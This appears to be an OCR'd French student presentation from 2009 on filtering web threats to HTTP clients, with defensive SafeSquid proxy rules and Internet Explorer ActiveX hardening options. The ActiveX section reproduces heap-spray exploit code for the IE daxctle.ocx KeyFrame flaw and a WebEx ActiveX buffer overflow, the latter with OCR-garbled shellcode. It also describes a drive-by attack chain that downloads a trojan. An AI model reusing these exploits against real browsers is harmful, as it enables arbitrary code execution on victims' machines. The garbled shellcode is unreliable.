Architecture de filtrage

Sécurisation du client Http

Réalisé en 2009, par :
Arnaud Aucher
Tarik Bourrouhou
Najat Esseghir


Vulnérabilités

- ActiveX Control
- Http Tunneling

ActiveX Control

Partie 1

Fonctionnement de l'attaque



N°1 : UC8010

- Connexion au site **uc8010.com** par le biais d'une redirection mise en place sur les serveurs infiltrés
- Exécution d'un **script XSS** :
  - Le script sauvegarde un cookie sur l'ordinateur de la victime, nommé: « Lin ».
  - Le client est ensuite rediriger vers un autre script du site : CIP.aspx qui n'affiche à l'écran qu'un simple "Hello", mais intercepte les paramètres de session.
- Le javascript continue en faisant appel au site **s106.cnzz.com** :
  - Téléchargement de différents programmes (Trojan.Win32.Pakes.bx)
  - Puis d'un javascript qui n'est rien d'autre que l'attaque 0Day dédié à Real Player.

N°2 : Microsoft IE ActiveX

- Résumé :
  - Une erreur existe dans le contrôle ActiveX de Microsoft Multimedia (daxctle.ocx) plus précisément dans la fonction "CPathCtl::KeyFrame()“.
  - Elle peut causer une **corruption de la mémoire** et tromper l’utilisateur en **affichant une page HTML malveillante** qui aurait été passée en argument de la méthode "KeyFrame()" du contrôle ActiveX.
  - Une exploitation réussie permet **d’exécuter du code arbitraire**.

  - Une seconde erreur dans le contrôle ActiveX de Microsoft Multimedia (daxctle.ocx) plus précisément dans la fonction "Spline()" peut encore **corrompre la mémoire**.

- Exploit :
  - char * header =
    "<html>\n"
    "<head>\n"
    "<title>XSec.org</title>\n"
    "</head>\n"
    "<body>\n"
    "<**script**>\n"
    "shellcode = unescape(\"%u4343\"+\"%u4343\"+\"%u4343\" + \n";
  - char * footer =
    "bigbk = unescape(\"%u0D0D%u0D0D\");\n"
    "headersize = 20;\n"
    "slackspace = headersize + shellcode.length\n"
    "while (bigbk.length < slackspace) bigbk += bigbk;\n"
    "fillbk = bigbk.substring(0, slackspace);\n"
    "bk = bigbk.substring(0, bigbk.length-slackspace);\n"
    // bk = nop+nop ;-)
    "while(bk.length+slackspace < 0x40000) bk = bk + bk + fillbk;\n"
    "memory = new Array();\n"
    "for (i=0;i<800;i++) memory[i] = bk + shellcode;\n"
    "var target = new **ActiveXObject**(\"DirectAnimation.**PathControl**\");\n"
    "target.**KeyFrame**(0x7fffffff, new Array(1), new Array(65535));\n"
    "</**script**>\n"
    "</body>\n"
    "</html>\n";

- Exécution de code arbitraire …

N°3 : Cisco WebEx Meeting Manager

- Description :
  - Une vulnérabilité ActiveX de l'application WebEx permet à l'attaquant de créer un **buffer overflow** qui peut être exploité afin d'exécuter du **code arbitraire**.
- Exploit :

```
<html><body>
  <object classid=clsid:32E26FD9-F435-4A20-A561-35D4B987CFDC id=target/ >
  <script language=javascript>
    var shellcode =
    "□D□譆ŋŸ误□律Ġ□ □ƌ□駄菟璃샏□㑂□吻Φ□律Ĥ礬 　調□ □ □ƌ觫□쌊ㅓ惶擦□謰 炋괜梋褈菸檬桐諰弄猏諾圓□ □坜义佁南ト斟□㍍㯖□ □ □ □ "□;
    while (block.length < 0x25000) block += block;
    var memory = new Array(); var i=0;
    for (;i<1000;i++) memory[i] += block + shellcode;
    memory[i] += shellcode;
    var buf2;
    for (var i=0; i<151; i++) buf2 += "X";
    buf2 += unescape("%09%09%09%09");
    target.NewObject(buf2);
  </script>
</body></html>
```

Processus de filtrage

- Mise en place d'un **serveur central** hébergeant les contrôles ActiveX de confiance.

- Proxy Web : SafeSquid
  - Possibilité de n'autoriser les flux ActiveX uniquement sur les **sites de confiance**.
  - Possibilité de **supprimer à la volée**, les contenus ActiveX des autres sites et de les **remplacer** par un message d'avertissement.
  - Configuration à suivre…

Autres solutions

- L'approbation de l'administrateur
  - Dans chaque zone de sécurité d'IE, il existe une option permettant d'autoriser uniquement les contrôles ayant été approuvés par l'administrateur. Celle-ci peut être mise en place après l'installation du contrôle ActiveX.
- Authenticode
  - Il s'agit d'une signature électronique utilisée pour vérifier le contenu de l'exécutable ainsi que pour contrôler le téléchargement du code sur la station de travail.
- CodeBaseSearchPath
  - Il s'agit d'une clé de la base de registre que l'administrateur peut modifier. Elle spécifie les sources de téléchargement et d'installation des contrôles ActiveX. Il est donc possible de créer un serveur interne hébergeant les contrôles ActiveX autorisés.
- Internet Explorer Administration Kit (IEAK)
  - C'est un outil qui peut être utilisé par l'administrateur pour le contrôle centralisé et la configuration des paramètres d'IE de façon distribuée vers les utilisateurs ainsi que pour le management des Authenticodes.
- IObjectSafety
  - L'interface IObjectSafety propose une méthode reposant sur des drapeaux "Safe for", qui déterminent quelles opérations sont sûres pour un contrôle ActiveX donné.

Autres solutions

- “Safe for” flags
  - Les drapeaux “Safe for Initialization” et “Safe for Scripting”, sont habituellement initialisés par un contrôle ActiveX lors de son installation, ce qui détermine les actions qu’une page web peut réaliser avec lui.
- The kill bit
  - Le bit de la mort est une valeur de la base de registre qui protège IE contre le chargement de contrôles activeX. Il ne peut pas être outrepassé quelque soit la configuration des zones de sécurité.
- Security zones
  - Les caractéristiques des zones de sécurité d’IE (et des autres produits qui s’y réfèrent) peuvent être utilisées pour affiner le comportement des scripts et le contrôle d’accès.
  - Internet Explorer inclut la possibilité de regrouper les sites Web en 4 zones, plus une cinquième appelée “My Computer” zone, qui doit être configurée avec IEAK et qui ne peut l’être depuis le navigateur.
- Windows 2000 Group Policy Objects (GPO)
  - Comme pour IEAK, la GPO peut être utilisée pour définir la configuration d’IE et le management centralisé des Authenticodes.


Configuration du proxy SafeSquid

- Le profil Main-Sites doit être préalablement configuré comme suit :
  - **Option** ➢ Value
  - **Enabled** ➢ true
  - **Comment** ➢ Add profile 'Main-Sites' to requests for specified, Trusted websites
  - **Host** ➢ (monDomaine.com|SitePerso\..*|linux.com)
  - **Time match mode** ➢ absolutetime
  - **Added profiles** ➢ Main-Sites
- Ouvrir l'interface web SafeSquid, allez sur Config => Profiles, et créez le profil suivant :
  - **Option** ➢ Value
  - **Enabled** ➢ true
  - **Comment** ➢ Add profile 'BlockActiveX' to all requests, except the ones with 'Main-Sites' profile
  - **Profiles** ➢ !Main-Sites
  - **Time match mode** ➢ absolutetime
  - **Added profiles** ➢ BlockActiveX
- Maintenant, nous pouvons utiliser le profil BlockActiveX dans la section Rewrite document.
- Allez dans Config => Rewrite document, puis créez la règle suivante :
  - **Option** ➢ Value
  - **Enabled** ➢ true
  - **Comment** ➢ Remove ActiveX Control codes
  - **Profiles** ➢ BlockActiveX
  - **Pattern** ➢ (?!(.*macromedia))<object[^>]*>(.*)</object>
  - **Replace** ➢ SafeSquid restricting ActiveX download
  - **Applies to** ➢ body
- Note : règles communes aux contenus ActiveX et Macromedia Flash.

Http Tunneling


Partie 2

Fonctionnement de l’attaque




Bocage de la Connexion à Gmail.com

Fonctionnement de l’attaque




Etablissement d’un tunnel HTTP

Fonctionnement de l'attaque



Encapsulation d'une connexion vers Gmail.com


Fonctionnement de l'attaque




Décapsulation de la requête

Fonctionnement de l'attaque

